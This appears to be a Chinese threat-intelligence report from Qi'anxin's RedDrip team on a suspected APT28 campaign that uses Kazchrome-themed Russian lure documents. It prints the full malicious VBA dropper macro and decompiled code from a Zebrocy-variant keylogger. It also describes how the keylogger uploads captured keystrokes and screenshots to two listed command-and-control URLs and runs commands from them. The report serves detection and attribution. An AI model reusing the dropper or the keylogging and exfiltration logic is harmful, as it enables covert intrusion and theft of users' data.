疑似APT28利用高碳铬铁生产商登记表为诱饵的攻击活动分析

原创 红雨滴团队 奇安信威胁情报中心 今天
收录于话题

#APT 17

#APT28 1

概述

近日，奇安信红雨滴团队在日常高价值威胁挖掘过程中，捕获两例哈萨克斯坦地区上传样本，样本以哈萨克斯坦Kazchrome企业信息为诱饵，Kazchrome据称是全球最大的高碳铬铁生产商。诱导受害者启用恶意宏，一旦宏被启用后，恶意宏将释放执行远控木马到计算机执行，经分析溯源发现，释放执行的木马疑似是奇幻熊组织常用Zebrocy变种。

奇幻熊组织，业界对其有各种别名：APT28、Sednit、Pawn Storm、Sofacy Group、STRONTIUM，主要针对高加索和北约开展网络攻击活动，近期其目标越来越多出现在中亚地区，主要攻击领域为对政府军事和安全组织。

样本分析


基本信息

捕获的样本诱饵名均是俄语，且都采用相同的恶意宏进行攻击，基本信息如下：

MD5	49696043b51acca6ced2ab213bd4abef
文件创建时间	2021-02-16 10:40:00
文件名	Ф 4755.015-09 Форма докладной (служебной) записки.doc

MD5	c9a43fd6623bf0bc287012b6ee10a98e
文件创建时间	2021-02-05 16:34:00
文件名	Авансовый отчет(новый).doc

诱饵类型伪装成备忘录以及高碳铬铁生产商Kazchrome登记表以诱导受害者启用宏。诱饵信息如下图所示。



c9a43fd6623bf0bc287012b6ee10a98e (左)

49696043b51acca6ced2ab213bd4abef (右)

详细分析


以c9a43fd6623bf0bc287012b6ee10a98e样本为例，利用奇安信威胁情报中心自研文件深度解析引擎OWL对样本进行解析，解析后可见样本中存在宏，如下图所示。


```
"macro_info": [{
    "macro_type":   "vba",
    "macro_stream_name":    "ThisDocument",
    "macro_decompress_fail": 1,
    "macro_size":   983,
    "macro_data":   "Attribute VB_Name = \"ThisDocument\"\r\nAttribute VB_Base = \"1Normal.ThisDocument\"\r\nAttribute VB_GlobalNameSpace = False\r\nAttribute VB_Creatable = False\r\nAttribute VB_PredeclaredId
    = True\r\nAttribute VB_Exposed = True\r\nAttribute VB_TemplateDerived = True\r\nAttribute VB_Customizable = True\r\nPrivate Declare Function WinExec Lib \"kernel32\" _\r\n    (ByVal lpCmdLine As String,
    ByVal nCmdShow As Long) As Long\r\n    Private Const SW_HIDE As Long = 0\r\n\r\nPrivate Sub Document_Open()\r\nOn Error Resume Next\r\nvbn = Enco(Environ(\"temp\") & UserForm1.Caption,
    UserForm1.TextBox1.Value)\r\nWinExec Environ(\"temp\") & UserForm1.Caption, SW_HIDE\r\nEnd Sub\r\n\r\nPrivate Function Enco(ghj, bnm)\r\n  Set yui = CreateObject(\"Microsoft.XMLDOM\")\r\n  Set ert =
    yui.createElement(\"tmp\")\r\n  ert.DataType = \"bin.base64\"\r\n  ert.Text = bnm\r\n    Dim qw\r\n    Dim a As Integer: a = 2\r\n  Set qw = CreateObject(\"ADODB.Stream\")\r\n  qw.Type = 1\r\n  qw.Open\r\n
    qw.Write ert.NodeTypedValue\r\n qw.SaveToFile ghj, a\r\nEnd Function\r\n\r\n\r\n\r\n\r\n",
    "macro_pcode_size": 1436,
    "macro_pcode_data": "    LineCont 0x0004 06 00 04 00 \n    FuncDefn (Private Declare Function WinExec Lib \"id_0xFFFE\" (ByVal lpCmdLine As String, ByVal nCmdShow As Long) As Long)\n\n    Dim Private\n
    LitDI2 0x0000\n    VarDefn SW_HIDE ( As Long)\n    FuncDefn (Private Sub Document_Open())\n\n    OnError (Resume Next) \n    LitStr 0x0004\"temp\"\n    ArgsLd Environ 0x0001\n    Ld UserForm1 \n    MemLd
    Caption \n    Concat \n    Ld UserForm1 \n    MemLd TextBox1 \n    MemLd Value \n    ArgsLd Enco 0x0002\n    St vbn \n    LitStr 0x0004\"temp\"\n    ArgsLd Environ 0x0001\n    Ld UserForm1 \n    MemLd
    Caption \n    Concat \n    Ld SW_HIDE \n    ArgsCall WinExec 0x0002\n    EndSub \n    FuncDefn (Private Function Enco(ghj, bnm, id_0xFFFE As Variant))\n\n    SetStmt \n    LitStr
    0x0010\"Microsoft.XMLDOM\"\n    ArgsLd CreateObject 0x0001\n    Set yui \n    SetStmt \n    LitStr 0x0003\"tmp\"\n    Ld yui \n    ArgsMemLd createElement 0x0001\n    Set ert \n    LitStr
    0x000A\"bin.base64\"\n    Ld ert \n    MemSt DataType \n    Ld bnm \n    Ld ert \n    MemSt Text \n    Dim \n    VarDefn qw\n    Dim \n    VarDefn a ( As Integer)\n    BoS 0x0000\n    LitDI2 0x0002\n    St
    a \n    SetStmt \n    LitStr 0x000C\"ADODB.Stream\"\n    ArgsLd CreateObject 0x0001\n    Set qw \n    LitDI2 0x0001\n    Ld qw \n    MemSt Type \n    Ld qw \n    ArgsMemCall Open 0x0000\n    Ld ert \n
    MemLd NodeTypedValue \n    Ld qw \n    ArgsMemCall Write 0x0001\n    Ld ghj \n    Ld a \n    Ld qw \n    ArgsMemCall SaveToFile 0x0002\n    EndFunc \n"
}, {
    "macro_type":   "vba",
    "macro_stream_name":    "UserForm1",
    "macro_decompress_fail": 1,
    "macro_size":   946,
    "macro_data":   "Attribute VB_Name = \"UserForm1\"\r\nAttribute VB_Base = \"0{02330CFE-305D-431C-93AC-29735EB37575}{33D6B9D9-9757-485A-89F4-4F27E5959B10}\"\r\nAttribute VB_GlobalNameSpace =
    False\r\nAttribute VB_Creatable = False\r\nAttribute VB_PredeclaredId = True\r\nAttribute VB_Exposed = False\r\nAttribute VB_TemplateDerived = False\r\nAttribute VB_Customizable = False\r\n\r\n\r\n"
}],
```


该恶意宏脚本将放置在VBA窗口textbox控件中的数据经过base64解码后的PE文件释放到%temp%目录执行。

```
Private Sub Document_Open()
On Error Resume Next
vbn = Enco(Environ("temp") & UserForm1.Caption, UserForm1.TextBox1.Value)
WinExec Environ("temp") & UserForm1.Caption, SW_HIDE
End Sub

Private Function Enco(ghj, bnm)
  Set yui = CreateObject("Microsoft.XMLDOM")
  Set ert = yui.createElement("tmp")
  ert.DataType = "bin.base64"
  ert.Text = bnm
    Dim qw
    Dim a As Integer: a = 2
  Set qw = CreateObject("ADODB.Stream")
  qw.Type = 1
  qw.Open
  qw.Write ert.NodeTypedValue
 qw.SaveToFile ghj, a
End Function
```

Textbox控件数据如下所示，释放文件的文件名从控件的标题中获取。



释放执行的PE文件信息如下：

文件名	wininition.exe
MD5	df6c6ee05898ce35ce5963ff0ae2344d
时间戳	2021:02:05 05:40:15+00:00

该文件执行后首先会创建一个全局消息钩子来进行键盘记录，并将记录用户的键盘输入保存在 % ALLUSERSPROFILE % \Cache \arial-debug.log文件中。

记录的信息如下：

```
hhk = SetWindowsHookExW(WH_KEYBOARD_LL, fn, 0, 0);
do
  result = GetMessageW(&Msg, 0, 0, 0);
while ( result );
```

同时会启动一个线程与C2进行通讯进行上传键盘记录的内容以及获取后续命令执行：

```
void __usercall sub_402C30(int a1@<eax>, int a2@<ebx>, void *a3@<esi>)
{
  int v3; // [esp+0h] [ebp-4h]

  v3 = a1;
  while ( !*(_BYTE *)(v3 + 14) )
    dispatch_function(a3, a2);                  // 通讯
}
```

在temp目录生成随机16个字母为名字的文件作为标识：

```
v14 = 16;
v19 = 12;
v7 = time(0);
sub_6E42A0(v7);
v15 = 0;
do
  src[v15++] = get_random() % 26 + 'A';
while ( v15 <= 15 );                        // 在temp目录生成16个随机字母的文件作为标识
src[v15] = 0;
v19 = 144;
System::UnicodeString::UnicodeString((System::UnicodeString *)&v22, (const wchar_t *)src);
++v20;
v8 = unknown_libname_580(&v23);
++v20;
System::UnicodeString::operator+((int)v8, (int)&v32, (int)&v22);
--v20;
System::UnicodeString::~UnicodeString((System::UnicodeString *)&v22);
v19 = 132;
v9 = (const WCHAR *)sub_403748(&v23);
hObject = CreateFileW(v9, GENERIC_WRITE, 0, 0, 2u, 0x80u, 0);// write file
CloseHandle(hObject);
```

每次dispatch_function都会将键盘记录的内容以如下格式发送：

```
IB=0RGZYTLPGTPFTCGWRlog=%0D%0D%0A%0D%0D%0A%5BWindow%3A+Program+
Manager+-+at+02%2F19%2F21+10%3A31%3A11%5D%0D%0D%0A123123.......
```

其中IB=0表示当前的访问计数，每次访问C2失败或者返回状态码分发异常时候就会使访问计数增加1，当访问计数在0-5时候数据以POST方式上传至C2：

https[:]//www[.]xbhp.com/dominargreatasianodyssey/wp-content/plugins/akismet/style.php，当访问计数在6-15时候数据上传至C2：
https[:]//www[.]c4csa.org/includes/sources/felims.php，当访问次数为16时候则清零访问计数，并使用第一个C2上传数据。

后面的16个字母为之前随机生成的，作为当前电脑的标识，接着log=URL编码后键盘记录的文本内容。

后续根据http请求的返回值来进行命令分发：


```
if ( v33 > 500 )
{
  if ( v33 == 555 )                             // 截图
  {
    (*(void (**)(void))(*(_DWORD *)dword_7021B8 + 72))();
    v26 = System::AnsiStringT<(unsigned short)0>::AnsiStringT(&v38);
    sub_405EF8(v26);
    v27 = *(_DWORD *)&v38;
    v28 = System::AnsiStringT<(unsigned short)0>::AnsiStringT(&v37);
    sub_405808(v28, v27);
    v29 = System::AnsiStringT<(unsigned short)0>::AnsiStringT(&v36);
    unknown_libname_583(v29, aPre, &v37);       // Pre=
    v30 = sub_403764(&v35, (int)&v36);
    (*(void (__fastcall **)(int, _DWORD))(*(_DWORD *)dword_7021B8 + 60))(dword_7021B8, *v30);
    System::UnicodeString::~UnicodeString((System::UnicodeString *)&v35);
    System::AnsiStringT<(unsigned short)0>::~AnsiStringT(&v36, 2);
    System::AnsiStringT<(unsigned short)0>::~AnsiStringT(&v37, 2);
    System::AnsiStringT<(unsigned short)0>::~AnsiStringT(&v38, 2);
    dispatch_function(a1, a2);
  }
  else if ( v33 == 666 )
  {
    v31 = *off_716B80[0];
    sub_6B8420(a2);                             // exit
  }
}

switch ( v33 )
{
  case 500:                                     // 设置最小延时为30分钟
    *(_DWORD *)sleep_time_min = 1800000;
    (*(void (**)(void))(*(_DWORD *)dword_7021B8 + 0x48))();
    dispatch_function(a1, a2);
    break;
  case 200:                                     // 继续请求
    (*(void (**)(void))(*(_DWORD *)dword_7021B8 + 0x48))();
    dispatch_function(a1, a2);
    break;
  case 300:
    ustr_init(a1, &v42, (int)aCmdExeC);
    v22 = unknown_libname_580(&v41);
    System::UnicodeString::operator+((int)v22, (int)&v42, (int)&v64);
    v23 = v41;
    v24 = unknown_libname_580(&v40);
    run_cmd((int)v24, v23);                     // cmd执行
    (*(void (**)(void))(*(_DWORD *)dword_7021B8 + 0x48))();
    v25 = unknown_libname_580(&v39);
    unknown_libname_6738(a1, (int)v25, (int)aCmd, (int)&v40);
    (*(void (__fastcall **)(int, _DWORD))(*(_DWORD *)dword_7021B8 + 0x3C))(dword_7021B8, *(_DWORD *)&v39);
    System::UnicodeString::~UnicodeString((System::UnicodeString *)&v39);
    dispatch_function(a1, a2);
    System::UnicodeString::~UnicodeString((System::UnicodeString *)&v40);
    System::UnicodeString::~UnicodeString((System::UnicodeString *)&v41);
    System::UnicodeString::~UnicodeString((System::UnicodeString *)&v42);
    break;
  case 400:                                     // 设置最小延时时间2分钟
    *(_DWORD *)sleep_time_min = 120000;
    (*(void (**)(void))(*(_DWORD *)dword_7021B8 + 0x48))();
    dispatch_function(a1, a2);
    break;
}
```

指令与对应功能如下表所示：

指令	功能
200	继续执行dispatch_function，上传键盘记录以及功能分发
300	执行cmd命令，以"cmd=执行结果"上传
400	设置最低延时2分钟
500	设置最低延时30分钟
555	截图，将结果以"Pre=xxx"上传
666	结束退出

溯源关联

红雨滴安全研究员关联发现本次样本与2019年疑似该组织的样本存在相似代码，并且本次的C2也是使用十六进制字符串存放，与之前的APT28常用手法类似，综上所述，我们判定此次攻击活动幕后黑手疑似APT28组织来源。



总结

APT28组织近年一直活跃，它的目标越来越国家，其Zebrocy家族木马包括Delphi、GO、AutoIT等多个语言版本。攻击手法复杂多变，是一个技术极高的攻击组织。

此次捕获的样本主要针对南亚某国开展攻击活动，暂未发现影响国内用户。但防范之心不可无，奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。

IOC

49696043b51acca6ced2ab213bd4abef

c9a43fd6623bf0bc287012b6ee10a98e

df6c6ee05898ce35ce5963ff0ae2344d

https[:]//www[.]xbhp.com/dominargreatasianodyssey/wp-content/plugins/akismet/style.php

https[:]//www[.]c4csa[.]org/includes/sources/felims.php

微信扫一扫
关注该公众号